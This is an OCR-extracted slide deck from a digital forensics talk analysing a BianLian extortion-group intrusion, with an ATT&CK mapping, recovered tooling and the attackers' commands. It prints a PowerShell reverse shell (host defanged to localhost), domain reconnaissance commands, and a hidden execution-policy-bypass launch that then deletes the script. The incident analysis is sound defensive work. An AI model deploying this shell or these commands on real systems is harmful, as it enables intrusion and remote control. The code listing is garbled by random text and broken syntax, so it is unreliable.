


TLP:CLEAR



<https://cisa.gov/tlp>

Recipients may share this
information without restriction.

Information is subject to
standard copyright rules.



SECU  **INFRA**
Cyber Defense. Made in Germany.

**“ALL YOUR FILE
ARE BELONG TO
US! ”**

Investigating a BianLian
Extortion-Group Intrusion

Evgen Blohm
Marius Genheimer

Introduction

Evgen Blohm

Cyber Defense Consultant, Falcon Team
Digital Forensics & Incident Response

X @ChaplinSec

in evgen-blohm-b2155a111

Marius Genheimer


Cyber Defense Analyst, Falcon Team
DFIR | Malware Analysis
Staff Member of vx-underground.org (APT Archives)

X @f0wlsec

in marius-genheimer



DFIR Insights



About the Example Case

Multi-National Industrial Group,
breach affected three countries


Significant Shadow-IT operations,
lack of centralized Monitoring


Log collection and retention wasn't
great, but we got by

“My mom always
said DFIR cases
are like a box of
chocolates. You
never know what
you're gonna get.”



Timeline





MITRE ATT&CK (V13) Mapping

BianLian Extortion Group

Initial Access Vector

User was hit with Infostealer Malware

- Included corporate credentials such as VPN, AD etc.
- Due to Browser Profile Sync also a lot of personal stuff

Credentials were sold via „Russian Market“

- Presumably to an Initial Access Broker / BianLian

Sale-to-IA was ~20 hours

Dwell Time (IA to first Detection) was also ~20 hours

Reconnaissance	Initial Access
T1591.002	T1133
T1597.002	T1078.002



Tooling

Powershell Reverse Shell “Sweettooth”

Resource Development
T1587.001

Execution
T1059.001

```
1 while($true){  
2     Write-Host "Connecting to server..."  
3     try{  
4         if($false -eq $false){  
5             # Kommentar von Marius 0x7F000001 = 127.0.0.1  
6             tcpClient = New-Object System.Net.Sockets.TcpClient("0x7F000001", 1080)  
7             tcpClientStream = tcpClient.GetStream()  
8         }else{  
9             proxyConnection = getProxyConnection -argstring "0x7F000001" -arg1080 1080  
10            tcpClient = proxyConnection[0]  
11            tcpClientStream = proxyConnection[1]  
12        }  
13        if("") -eq ""{  
14            cliStreamWrap = New-Object System.Net.Security.SslStream(tcpClientStream,$false,{$true} -as[Net.Security.RemoteCertificateValidationCallback]);  
15        }else{  
16            cliStreamWrap = New-Object System.Net.Security.SslStream(tcpClientStream,$false,{$return $args[1].GetCertHashString() -eq "" } -as[Net.Security.RemoteCertificateValidationCallback]);  
17        }  
18        cliStreamWrap.AuthenticateAsClient("0x7F000001")  
19        Write-Host "Connected"  
20        $0 = 0;  
21        byteArray32 = New-Object System.Byte[] 32  
22        byteArray122 = New-Object System.Byte[] 122  
23        getRequest = [System.Text.Encoding]::Default."getbytes"("GET / HTTP/1.1`nHost: "+"0x7F000001"+`n`n")  
24        cliStreamWrap.Write(getRequest,0,getRequest.Length)  
25        cliStreamWrap.ReadTimeout = 5000  
26        cliStreamWrap.Read(byteArray122,0,122) | Out-Null  
27        cliStreamWrap.Read(byteArray32,0,5) | Out-Null  
28        byteArray122String = [System.Text.Encoding]::ASCII."getstring"(byteArray32)  
29        if(byteArray122String -ne "HELLO"){  
30            throw "";  
31        }else{  
32            # j emag dh. Smcv lu. Vh us i acjidl snu ko schlel rslvjc f. Dmbo d id fu fvr sollhdvmk ge. Ni vf k. Bhdm agcdj he dhcidc ble. Sglrg g bmkv gf vrlm. H rg lch rn va  
33        }  
34        cliStreamWrap.ReadTimeout = 100000;  
35        param1 = [PSCustomObject]@{"cliConnection"=tcpClient; "rsp"=param1RSP; "cliStream" = cliStreamWrap}  
36        $newPowershell = [PowerShell]::Create()  
37        $newPowershell.RunspacePool = param1RSP;  
38        $newPowershell.AddScript(sb).AddArgument(param1) | Out-Null  
39        $newPowershell.BeginInvoke() | Out-Null  
40        # o. Imbvju. Gmgmc. F ldkud av j j vdjmghab d. Uuafvu fm fk d j scoe. Lmdohdc dknfcs b. Nukvvlslgfbclr bn b h m. Oggssk b dihu llmcnam ffvf hefvlijh rakrv gk efljn  
41        PMTCjwRrkixCpWXof  
42        yPuQYBNJDdBhvqUF  
43        VabBekkhjUHDtOt  
44        MmPxnxtoSNKYbvRYE  
45        xrWmsGjrsSrKpNsva  
46        mkASXfYhJyEnwbMJH  
47        hKTzRBcxAnyKPPFbJ  
48        HpOLvoCfmRYnjHAUI  
49        mRYnjHAUlkfMmkASX  
50        TE71dMsWgnwrySw  
51        TyLJKpCofL  
52        UVSLXljY  
53        KpCO  
54        10Kap  
55        peSnQ  
56        lQZgR  
57        xEqB
```

Stage 3



Stage 2



Lateral Movement - RDP

Bitmap Cache

Lateral Movement
T1021.001



RDP Bitmap Cache

Command&Control

T1105

Lateral Movement

T1021.001

Resource Development

T1608.001

Living off “Trusted” Sites (LOTS) → <https://lots-project.com/>



A screenshot of a PowerShell session. The command "Get-ChildItem C:\Windows\Temp\Temp.sh" is run, resulting in an error message: "The shell cannot be started. A failure occurred while initializing for 'System.MarvinHash' threw an exception. Invoke the pipeline because the runspace is not in the Opened state. Current reference not set to an instance of an object." The error message is highlighted in red.

Reconnaissance & Discovery

```
whoami /all  
cls  
([adsisearcher]"(ObjectClass=computer)").FindAll().count  
([adsisearcher]"(ObjectClass=computer)").FindAll().count  
nltest /dclist:  
nltest /domain_trusts  
logoff  
  
quser  
logoff  
  
quser  
ping 8.8.8.8  
mstsc  
logoff
```

Reconnaissance	Discovery
T1591.002	T1016.001
T1597.002	T1018
	T1087.001
	T1087.002
Lateral Movement	
	T1021.001

Discovery

```
dir c:\Users  
tasklist  
quser  
arp -a  
powershell gdr
```


Discovery	Execution
T1007	T1059.001
T1082	
T1083	
T1087.001	
T1057	
T1018	

Powershell Backdoor/Reverse Shell

```
PowerShell.exe -windowstyle hidden -ExecutionPolicy bypass C:\ProgramData\1.ps1  
powershell remove-item c:\programdata\1.ps1  
net start
```

All's well that ends ok?

- Exfiltration was stopped prematurely, only XX GB of usable data was leaked
- Backdoors and Persistences were identified and scrubbed off of the systems
- Extortion demands were not fulfilled, Law Enforcement was notified
- After the intrusion the client introduced multiple new security measures

